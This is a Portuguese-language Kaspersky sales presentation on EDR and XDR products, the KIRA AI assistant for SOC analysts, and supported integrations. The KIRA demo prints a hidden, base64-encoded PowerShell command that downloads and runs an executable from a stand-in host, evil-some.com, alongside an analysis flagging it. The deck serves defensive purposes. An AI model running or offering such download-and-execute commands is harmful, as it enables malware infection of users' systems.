

Do EDR ao XDR: a evolução da **detecção** e **resposta** a ameaças




Willian Oliveira

CISSP - Solution Sales Manager

willian.oliveira@kaspersky.com



A maturidade em segurança é construída em camadas.



Detection, analysis & response



Behavioral
detection



Threat evidence
discovery (IoCs)
& custom IoCs



Automated
and guided
response



Root cause
analysis

Endpoint protection features



Enhanced
anti-malware



Extended
hardening



Vulnerability
assessment



Endpoint
controls



Data
protection



Patch
Management

Additional protection

Cloud security
technologies



Cybersecurity training
for IT teams

Optimal EDR

Strong EPP



Kaspersky
Next EDR
Optimum

Proteção adicional

Tecnologias de
segurança na nuvem



Conscientização
sobre segurança



Treinamento em
segurança cibernética
para equipes de TI

XDR ideal

EPP forte



Kaspersky Next
XDR Optimum

Detecção, análise e resposta



Detecção
comportamental



Agregação
de alertas



Cloud
Sandbox



Descoberta de evidências
de ameaças (IoCs) e IoCs
personalizados



Análise de
causa-raiz



Alcance de ações
de resposta

Recursos de proteção de endpoints



Antimalware
aprimorado



Reforço
reforço



Verificação de
vulnerabilidades



Endpoint
aplicativos



Proteção
de dados



Gerenciamento
de Patches

Como funciona um Open XDR



Assistente de Investigação e Resposta da Kaspersky

KIRA AI, o assistente baseado em GenAI para **analistas de SOC**, é a primeira ferramenta impulsionada por LLM a ser integrada ao Kaspersky Next EDR Expert.

O KIRA desofusca linhas de comando, fornece **análises detalhadas** e gera relatórios curtos para **reduzir a carga cognitiva**.



Analyze with KIRA

Tokens left 9997052

```
$cmd = 'powershell.exe -nop -w hidden -e ' + [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes('Invoke-WebRequest "http://evil-some.com/malicious123.exe" -OutFile "malicious.exe"; Start-Process "malicious.exe"')) |> iex ($cmd)
```

① When sending a request for string analysis in KIRA, tokens may be consumed

Analyze Actions

KIRA evaluation result

① The results provided by the artificial intelligence system are automated and may contain inaccuracies.

Updated2025-11-18 12:52:04

Tokens spent2834

Status✔ Completed

Conclusion🚩 Suspicious

Summary

This command sequence utilizes PowerShell to download and execute a malicious executable from a remote server, posing a significant security risk due to potential unauthorized code execution and possible system compromise.

Analysis

1. `$cmd = 'powershell.exe -nop -w hidden -e '` - defines a variable named `$cmd` containing a command string that invokes PowerShell with specific options: `-nop` disables loading the PowerShell profile, `-w hidden` ensures the PowerShell window remains hidden, and `-e` specifies that the subsequent command is Base64 encoded.
2. `[Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes('...'))` - converts the provided PowerShell command into a Base64 string. The command downloads a malicious executable from a remote server (`http://evil-some.com/malicious123.exe`) and saves it locally as `malicious.exe`. It then executes the downloaded file using `Start-Process`.

Integrações



Identificar ameaças complexas e persistentes



Pelo fornecedor (suporte a mais de 300 fontes pronto para uso)

[Lista completa](#)

Kaspersky	Claroty	Fortinet	MikroTik	ReversingLabs
Absolute	CloudPassage	Gigamon	Minerva Labs	SailPoint
AhnLab	Corvil	Huawei	NetIQ	SentinelOne
Aruba	Cribl	IBM	NETSCOUT	SonicWall
Avigilon	CrowdStrike	Ideco	Netskope	Sophos
Ayehu	CyberArk	Illumio	Netwrix	ThreatConnect
Barracuda Networks	Deep Instinct	Imperva	Nexo	ThreatQuotient
BeyondTrust	Delinea	Orion Soft	NIKSUN	Trend Micro
Bloombase	EclecticlQ	Intralinks	Oracle	Trustwave
BMC	Edge Technologies	Juniper Networks	PagerDuty	VMware
Bricata	Eltex	Kemp Technologies	Palo Alto Networks	Vormetric
Brinqa	ESET	Kerio	Penta Security	WatchGuard
Broadcom	F5 BIG-IP	Lieberman Software	Proofpoint	Windchill FRACAS
Check Point	FireEye	MariaDB	Radware	Zettaset
Cisco	Forcepoint	Microsoft	Futuro Gravado	Zscaler
Citrix				entre outros.



Por domínio de segurança

Endpoint Security

- Soluções EPP & EDR
- Segurança de rede, web e e-mail**
- Proteção de e-mail
- Resposta e Detecção de Rede (NDR)
- Firewalls (FW) e Firewalls de próxima geração (NGFW)
- Gerenciamento unificado de ameaças (UTM)
- Sistema de Detecção de Invasões (IDS)

Cloud Security

- Cloud Access Security Brokers (CASB)
- Plataformas de Proteção de Carga de Trabalho na Nuvem (CWPP)

Inteligência de ameaças

- Inteligência contra Ciberameaças (CTI)

Segurança de identidade

- Gerenciamento de acesso e identidade (IAM)
- Gerenciamento de acesso privilegiado (PAM)
- Prevenção contra perda de dados (DLP)

Segurança de TO/IoT

- Conscientização sobre segurança



Por tipo de transporte

[Lista completa](#)

TCP	SQL (SQLite, MSSQL, MySQL, PostgreSQL, Cockroach, Oracle, Firebird, ClickHouse)	FTP
UDP	Arquivo	NFS
Netflow	Diode	WMI
sFlow		WEC
NATS Jetstream		SNMP
Kafka		SNMP Traps
HTTP		VmWare API
		entre outros.



Por tipo de dados

XML	SQL	NetFlow v9
Syslog	IPFIX	Utilidades
CSV	CEF	principais
JSON	NetFlow v5	Expressão
		Regular



Produtos da Kaspersky

Kaspersky Anti Targeted Attack Platform	Kaspersky Threat Lookup
Kaspersky Endpoint Detection and Response	Kaspersky Industrial Cyber Security for Networks
Kaspersky Security Center	Kaspersky Industrial Cyber Security for Nodes
Kaspersky Secure Mail Gateway	(produto): KICS4Nodes
Kaspersky Web Traffic Security	Kaspersky Automated Security Awareness Platform
Kaspersky CyberTrace	etc.

Cenário de Demonstração

Etapa 1

O usuário recebe um e-mail com um link de URL de phishing.



Etapa 2

O usuário abre o link de URL de phishing no navegador.



Etapa 3

Foi baixado um arquivo malicioso adicional que se parece com um documento do Word para Windows.



Etapa 4

O arquivo executável malicioso foi executado e o PC do usuário foi infectado.



Etapa 5

Sequestro de processos avançado (Process Hollowing/Hijacking).



Etapa 6

Estabelecimento de conexão de saída C2 (Comando e Controle) e orquestração remota.



OBRIGADO OBRIGADO



[Saiba mais conosco](#)

Saiba mais sobre o Kaspersky Next Expert
para pequenas e grandes empresas